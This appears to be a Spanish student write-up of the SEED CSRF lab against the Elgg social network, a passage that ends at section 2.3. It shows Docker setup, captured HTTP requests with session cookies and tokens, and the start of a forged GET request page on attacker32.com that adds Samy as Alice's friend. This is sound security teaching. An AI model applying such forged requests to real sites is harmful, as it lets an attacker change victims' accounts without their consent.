



## **TAREA 1)**

# **Experimentando la vulnerabilidad CSRF**

**Sonia Salido**

# Índice

## [0. Previo](#)

[IP 10.9.0.5](#)

[IP 10.9.0.105](#)

[IP 10.9.0.6](#)

[Configuración DNS](#)

## [Tarea 1: Inspeccionando Request HTTP](#)

[1.1 Observamos las peticiones HTTP cuando hacemos login](#)

[1.2 Observamos las peticiones cuando accedemos a Friends](#)

[1.3 Vemos la petición Ajax para obtener la lista de los amigos de samy](#)

[1.4 Peticiones http cuando añadimos un amigo](#)

[1.5 Detalle de las peticiones para mostrar la foto de un miembro](#)

[1.6 Petición con el método get que añade un amigo](#)

## [Tarea 2: Usando Request HTTP GET para el ataque CSRF](#)

[2.1 Accedemos con samy](#)

[2.2 Construimos el ataque en addfriend.html](#)

[2.3 El engaño a Alice](#)

[2.4 Solución al error que NUNCA se carga el ataque](#)

### [Tarea 3: Usando Request HTTP POST para el ataque CSRF](#)

#### [3.1 Modificamos el profile de samy](#)

#### [3.2 Construimos el ataque en editprofile.html](#)

#### [3.3 El engaño a Alice](#)

### [Tarea 4: Activando las contramedidas para evitar el ataque](#)

#### [4.1 Localizamos el fichero Csrf.php](#)

#### [4.2 Editamos el fichero Csrf.php](#)

#### [4.3 Ataque para añadir a samy como amigo](#)

#### [4.4 Ataque para modificar el perfil de alice](#)

#### [4.5 HTTP Request con las medidas de protección](#)

### [Tarea 5: Experimentando con el valor samesite en las cookies](#)

#### [5.1 Qué son las cookies](#)

#### [5.2 Qué significa "mismo sitio"](#)

#### [5.3 Definición de las cookies. ¿Cómo las cookies SameSite pueden ayudar a detectar si un request es cross-site o same-site?](#)

#### [5.4 Mostrando las cookies](#)

#### [5.5 Mecanismo de los navegadores SameSite cookie. Mecanismo de SameSite para defender a Elgg contra ataques CSRF](#)

#### [5.6 ¿Por qué algunas cookies no son enviadas en algunos escenarios? Detectando requests con las cookies SameSite](#)

# 0. Previo


## Requiere la instalación

- Docker →  
<https://docs.docker.com/engine/install/>
- Docker Compose →  
<https://docs.docker.com/compose/install/>
- Web del laboratorio →  
[Cross-Site Request Forgery Attack Lab](#)
- Tutorial en español del laboratorio →  
[https://seedsecuritylabs.org/Labs\\_20.04/Files/Web\\_CSRF\\_Elgg/Web\\_CSRF\\_Elgg\\_es.pdf](https://seedsecuritylabs.org/Labs_20.04/Files/Web_CSRF_Elgg/Web_CSRF_Elgg_es.pdf)


IP 10.9.0.5 →

Este contenedor contendrá el servidor web que sirve las páginas:

- [www.seed-server.com](http://www.seed-server.com): Contiene la red social llamada Elgg.




- [www.example32.com](http://www.example32.com): En esta web experimentaremos con el valor samesite en las cookies.



IP 10.9.0.105 →

Contiene el Contenedor de Ataque. Hosteará un sitio malicioso: [www.attacker32.com](http://www.attacker32.com)  
Esta web es la que tendríamos que engañar a alice para que entre en ella y haga clic en los enlaces para realizar nuestros ataques:



**IP 10.9.0.6 →**

Encargado de correr el servidor de base de datos MySQL.

No tenemos que modificar nada. En el tutorial del laboratorio explica que la información de la BD persiste ya que ha montado una carpeta llamada `mysql_data` que contendrá la información de la BD. Si el contenedor se destruye, la información permanece.

**Configuración DNS →**

Tenemos que cambiar en la máquina host (sobre la que estamos trabajando) la configuración de dns para que cuando en nuestro navegador web pidamos que nos sirva una de estas webs, evitemos que salga al exterior a buscar las direcciones urls que pusimos en el navegador. Especificamos por ejemplo, que cuando se pida la web [www.seed-server.com](http://www.seed-server.com), se redirige a la ip 10.9.0.5 que es donde está funcionando el contenedor de docker de la página de la red social.


Modificamos el fichero `/etc/hosts` y agregamos:

10.9.0.5 [www.seed-server.com](http://www.seed-server.com)

10.9.0.5 [www.example32.com](http://www.example32.com)

10.9.0.105 [www.attacker32.com](http://www.attacker32.com)

**\$ sudo nano /etc/hosts**




```
> - : sudo nano — Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
GNU nano 5.4 /etc/hosts *
::1 localhost ip6-localhost ip6-loopback
#::1 ip6-localhost ip6-loopback
#::2 ip6-attrollers
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com
```

# Tarea 1: Inspeccionando Request HTTP

Para realizar ataques CSRF, necesitamos capturar Requests HTTP. En este laboratorio necesitaremos crear Requests HTTP.

Para observar cómo es un Request HTTP válido en Elgg, debemos ser capaces de capturar y analizar dichos requests. Para este propósito usaremos un add-on para Firefox llamado HTTP Header Live.

Instalamos la extensión HTTP Header Live →



## 1.1 Observamos las peticiones HTTP cuando hacemos login

Vamos a logearnos con el usuario samy, con contraseña: seedsamy.  
HTTP Request cuando acabamos de hacer el Login:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. An intercepted request to `http://www.seed-server.com:80` is displayed in the 'Raw' view. The request is a POST to `/action/login` with the following headers:

```

1 POST /action/login HTTP/1.1
2 Host: www.seed-server.com
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7
8 ..qq.....
9 Content-Type: multipart/form-data; boundary=-----256961408625136066022675948846
10 Content-Length: 568
11 Origin: http://www.seed-server.com

```

The request body is a multipart form-data with the following parts:

```

14 Cookie: Elgg=sk0dpqh8o9sdfvukj1vm0t6sfg
15
16 -----256961408625136066022675948846
17 Content-Disposition: form-data; name="__elgg_token"
18
19 Pw0QFqfkV4yp96YbbvPA
20 -----256961408625136066022675948846
21 Content-Disposition: form-data; name="__elgg_ts"
22
23 1670433752
24 -----256961408625136066022675948846
25
26 samy
27 -----256961408625136066022675948846
28 Content-Disposition: form-data; name="password"
29
30 seedsamy
31 -----256961408625136066022675948846
32
33

```

Annotations in the image point to the `Cookie` header (line 14) and the body of the request (lines 16-33).

Analizamos algunos de los parámetros que aparecen en la petición del login por parte del cliente:

1.- Petición. Especifica el método o comando, la URL y la versión del protocolo empleado. Indica que tipo de request es (get, post, put...):

- Se ha usado el método POST `/action/login` usando HTTP/1.1

2 a 14 →Cabecera. Contiene información adicional de la petición:

- 2 →Encabezado HOST. El encabezado de solicitud Host especifica el nombre de dominio del servidor: Host: `www.seed-server.com`
- 3 →Encabezado User-Agent es una cadena característica que le permite a los servidores y servicios de red identificar la aplicación, sistema operativo, compañía, y/o la versión del user agent (en-US) que hace la petición: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:107.0) Gecko/20100101 Firefox/107.0



- 4 → Encabezado Accept: La cabecera de pedido Accept anuncia que tipo de contenido el cliente puede procesar, expresado como un tipo MIME. Usando negociación de contenido (en-US), el servidor selecciona una de las propuestas, la utiliza e informa al cliente de la elección a través de la cabecera de respuesta Content-Type.
  - application/json,
  - text/javascript
  - \*/\*
  - q=0.01
- 5 → Encabezado Accept-Language. Es información acerca de las preferencias de idioma del usuario que se envían mediante HTTP cuando se solicita un documento:
  - es-ES,es;
  - q=0.8,en-US
  - q=0.5,en;q=0.3
- 6 → Encabezado Accept-Encoding: Indica la codificación de contenido (generalmente un algoritmo de compresión) que el cliente puede entender. El servidor utiliza la negociación de contenido para seleccionar una de las propuestas e informa al cliente de esa elección con el encabezado de respuesta Content-Encoding. En este caso acepta:
  - gzip
  - deflate
- 7 → Encabezado X-Elgg-Ajax-API: 2. Pues creo que debe ser la respuesta de la API que hace la petición ajax del login.
- 8 → X-Requested-With: XMLHttpRequest
- 9 → Encabezado Content-Type. Esta cabecera le indica al cliente o navegador qué clase de archivo o medio le está enviando el servidor: multipart/form-data; boundary= ----- 150529991841872124353525242513
- 10 → Encabezado Content-Length que indica el tamaño de la entidad-cuerpo, en bytes, enviado al destinatario: 570
- 11 → Encabezado Origin que indica de dónde se origina una búsqueda: http://www.seed-server.com

- 12 → Encabezado Connection que controla si la conexión de red permanece abierta después de que finaliza la transacción actual. Vemos que en esta petición se cierra la conexión: close
- 13 → Encabezado Referer que contiene la dirección de la página web anterior de la que provenía el enlace a la página actual que se siguió: http://www.seed-server.com/
- 14 → Encabezado Cookie que contiene cookies HTTP almacenadas y enviadas previamente por el servidor con el encabezado (header) Set-Cookie: Elgg=sk0dpqh8o9sdfvukj1vm0t6sfq

15 → Espacio en blanco que separa la cabecera del cuerpo.

16 a 31 → Cuerpo de la petición →

-----256961408625136066022675948846

Content-Disposition: form-data; name="\_\_elgg\_token"

Pw0QFqfqkV4yp96bYbbvPA

-----256961408625136066022675948846

Content-Disposition: form-data; name="\_\_elgg\_ts"

1670433752

-----256961408625136066022675948846

Content-Disposition: form-data; name="username"

samy

-----256961408625136066022675948846

Content-Disposition: form-data; name="password"

seedsamy

-----256961408625136066022675948846--

Cuando se hace el login, se recibe una cookie: Elgg=sk0dpqh8o9sdfvukj1vm0t6sfq

Cuando se hace el login, se recibe un token: \_\_elgg\_token=Pw0QFqfqkV4yp96bYbbvPA

Cuando se hace el login, en la variable username introduce: samy

Cuando se hace el login, en la variable password introduce: seedsamy



## 1.2 Observamos las peticiones cuando accedemos a Friends

Accedemos a la web de amigos para ver cómo son las peticiones →

```
http://www.seed-server.com/friends/samy
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=dpddm3p24puavo02fglj1i8ql6
Upgrade-Insecure-Requests: 1

GET: HTTP/1.1 200 OK
Date: Wed, 07 Dec 2022 17:11:42 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3320
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Cosas que podemos resaltar de la anterior captura de peticiones http:

- Que la cookie recibida es distinta del punto anterior ya que son dos capturas con login distintos. Es decir, aunque es el mismo usuario, están hechas en momentos diferentes, luego no pueden coincidir.
- La cabecera keep-alive que permite al remitente indicar cómo será la forma de conexión, se puede establecer un tiempo de espera y una cantidad máxima de solicitudes. Con timeout se indica la cantidad de tiempo mínima en la cual una conexión ociosa se debe mantener abierta (en segundos). Con max se indica el número máximo de peticiones que pueden ser enviadas en esta conexión antes de que sea cerrada.
- Cabecera x-frame-options: SAMEORIGIN→ Sirve para prevenir que la página pueda ser abierta en un frame, o iframe. De esta forma se pueden prevenir ataques de clickjacking sobre la web. En este caso sólo puede ser enmarcada desde el mismo origen (SAME-ORIGIN).
- El encabezado Expires contiene la fecha y hora en la que se considerará la respuesta caducada. Si existe un encabezado Cache-Control con la directiva "max-age" o "s-max-age" en la respuesta, el encabezado Expires será ignorado. Como cache-control no tiene esas directivas, la cabecera expires No es ignorada. No entiendo la fecha que indica. ¿1981? Y siempre es la misma fecha de expiración.

- Cache-Control: must-revalidate, no-cache, no-store, private. Contiene directivas, tanto en peticiones como en respuestas, para controlar el almacenamiento temporal (caching) en navegadores y cachés compartidas.
  - La directiva de respuesta no-cache indica que la respuesta puede ser almacenada en cachés, pero debe ser validada con el servidor de origen antes de cada reutilización.
  - La directiva must-revalidate indica que la respuesta puede ser usada mientras sea reciente pero que una vez el recurso se vuelve obsoleto, la caché no debe usar su copia obsoleta sin correctamente validar en el servidor de origen.
  - La directiva de respuesta no-store indica que cualquier caché de cualquier tipo (privado o compartido) no debe almacenar esta respuesta.
  - La directiva de respuesta private indica que la respuesta sólo puede ser almacenada por cachés privadas (p. ej. cachés locales en navegadores).

He buscado en el php del lab dónde se trabaja la configuración de las cookies y curiosamente están comentadas todas las líneas.

```

/**
 * Cookie configuration
 *
 * Elgg uses 2 cookies: a PHP session cookie and an extended login cookie
 * (also called the remember me cookie). See the PHP manual for documentation on
 * each of these parameters. Possible options:
 *
 * - Set the session name to share the session across applications.
 * - Set the path because Elgg is not installed in the root of the web directory.
 * - Set the secure option to true if you only serve the site over HTTPS.
 * - Set the expire option on the remember me cookie to change its lifetime
 *
 * To use, uncomment the appropriate sections below and update for your site.
 *
 * @global array $CONFIG->cookies
 */
// get the default parameters from php.ini
// $CONFIG->cookies['session'] = session_get_cookie_params();
// $CONFIG->cookies['session']['name'] = "Elgg";
// optionally overwrite the defaults from php.ini below
// $CONFIG->cookies['session']['path'] = "/";
// $CONFIG->cookies['session']['domain'] = "";
// $CONFIG->cookies['session']['secure'] = false;
// $CONFIG->cookies['session']['httponly'] = false;

// extended session cookie
// $CONFIG->cookies['remember_me'] = session_get_cookie_params();
// $CONFIG->cookies['remember_me']['name'] = "elggperm";
// $CONFIG->cookies['remember_me']['expire'] = strtotime("+30 days");
// optionally overwrite the defaults from php.ini below
// $CONFIG->cookies['remember_me']['path'] = "/";
// $CONFIG->cookies['remember_me']['domain'] = "";
// $CONFIG->cookies['remember_me']['secure'] = false;
// $CONFIG->cookies['remember_me']['httponly'] = false;

```

## 1.3 Vemos la petición Ajax para obtener la lista de los amigos de samy

```
http://www.seed-server.com/cache/1587931381/default/elgg/Ajax.js
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/friends/samy
Cookie: Elgg=dpddm3p24puavo02fglj1i8ql6

GET: HTTP/1.1 200 OK
Date: Mon, 05 Dec 2022 19:19:29 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=15552000
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 1759
Content-Type: application/javascript;charset=utf-8
```

## 1.4 Peticiones http cuando añadimos un amigo

Vamos a estudiar cómo se añaden los amigos para luego crear un ataque que se lanzará contra alice. Para ir a añadir un amigo, primero vamos a la página de Miembros

```
http://www.seed-server.com/members
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/members
Cookie: Elgg=dpddm3p24puavo02fglj1i8ql6
Upgrade-Insecure-Requests: 1

GET: HTTP/1.1 200 OK
Date: Wed, 07 Dec 2022 17:08:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3906
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

## 1.5 Detalle de las peticiones para mostrar la foto de un miembro

Mostramos el perfil de un miembro, por ejemplo charlie. Vemos el detalle de las peticiones http, con concreto la petición get de la foto del miembro →

```
http://www.seed-server.com/profile/charlie
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/members
Cookie: Elgg=dpddm3p24puavo02fglj1i8ql6
Upgrade-Insecure-Requests: 1

GET: HTTP/1.1 200 OK
Date: Wed, 07 Dec 2022 16:58:57 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3317
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

## 1.6 Petición con el método get que añade un amigo

Peticiones una vez pulsado el botón añadir amigo a charlie. Aquí obtenemos la información crucial para nuestro posterior ataque a alice →

```
http://www.seed-server.com/action/friends/add?friend=58&__elgg_ts=1670432170&__elgg_token=JdmTX-xnoKuGi7-
GC26zjg&__elgg_ts=1670432170&__elgg_token=JdmTX-xnoKuGi7-GC26zjg
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/charlie
Cookie: Elgg=dpddm3p24puavo02fglj1i8ql6

GET: HTTP/1.1 200 OK
Date: Wed, 07 Dec 2022 16:56:16 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 392
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```




## Tarea 2: Usando Request HTTP GET para el ataque CSRF

Para esta tarea, necesitamos usar dos usuarios en nuestra aplicación de red social Elgg: Alice y Samy. Samy quiere ser amigo de Alice, pero Alice rechaza su petición de amistad. Samy decide usar un ataque CSRF para ser amigo de Alice. Esto lo logra **enviando una URL a Alice** (por email o por un posteo en Elgg); Alice visita la URL que apunta al sitio de Samy: **www.attacker32.com**. La perspectiva es que nosotros somos **Samy**. **Describimos cómo podemos hacer una página de tal forma que cuando Alice la visite, sea agregada a la lista de amigos de Samy (asumiendo que Alice tiene una sesión activa en Elgg).**

Para lograr hacer el ataque CSRF necesitamos ver cómo son las HTTP Requests originales de cuando se añade a un amigo, que hemos realizado en el [Punto 1.6](#).

El objetivo es lanzar un ataque exitoso tan pronto Alice visite la página web, sin que Alice haga un sólo click en la página. Para ello usaremos el tag img, que automáticamente lanza un Request HTTP GET.

### 2.1 Accedemos con samy



### 2.2 Construimos el ataque en addfriend.html

Ya vimos en el [Punto 1.6](#) que la url que añade al amigo es: **http://www.seed-server.com/action/friends/add?**

Necesitamos saber el guid de samy. Vamos al profile de samy y vemos el código fuente de esta página para obtener el guid de samy:

```
<div class="elgg-layout-content clearfix">
<div class="elgg-layout-widgets" data-page-owner-guid="59"><nav class="elgg-
require(['elgg/widgets'], function (widgets) {
```

Vamos a acceder dentro del contenedor de la página que contiene el ataque para añadir los datos que necesitamos para construir la url que realizará el CSRF.

**1º Buscamos el id del contenedor de ataque (10.9.0.105)**

```
$ docker ps -a
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
0eb936a916c9	seed-image-www-csrf	"/bin/sh -c 'service..."	2 hours ago	Up 2 hours		elgg-10.9.0.5
763052455e56	seed-image-mysql-csrf	"docker-entrypoint.s..."	2 hours ago	Up 2 hours	3306/tcp, 33060/tcp	mysql-10.9.0.6
d08c1fd97eaa	seed-image-attacker-csrf	"/bin/sh -c 'service..."	2 hours ago	Up 2 hours		attacker-10.9.0.105

2º Entramos dentro del contenedor de ataque, para acceder donde están alojados los ficheros de la página de ataque:

```
$ docker exec -it d08c1 /bin/bash
```

```
sonia@sonia-System-Product-Name:~$ docker exec -it d08c1 /bin/bash
root@d08c1fd97eaa:/# cd /var/www/attacker/
root@d08c1fd97eaa:/var/www/attacker#
```

3º Editamos el fichero addfriend.html para añadir los parámetros necesarios para realizar nuestro primer ataque:

```
$ nano addfriend.html
```

```

Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
GNU nano 4.8                                addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>


</body>
</html>
```

## 2.3 El engaño a Alice

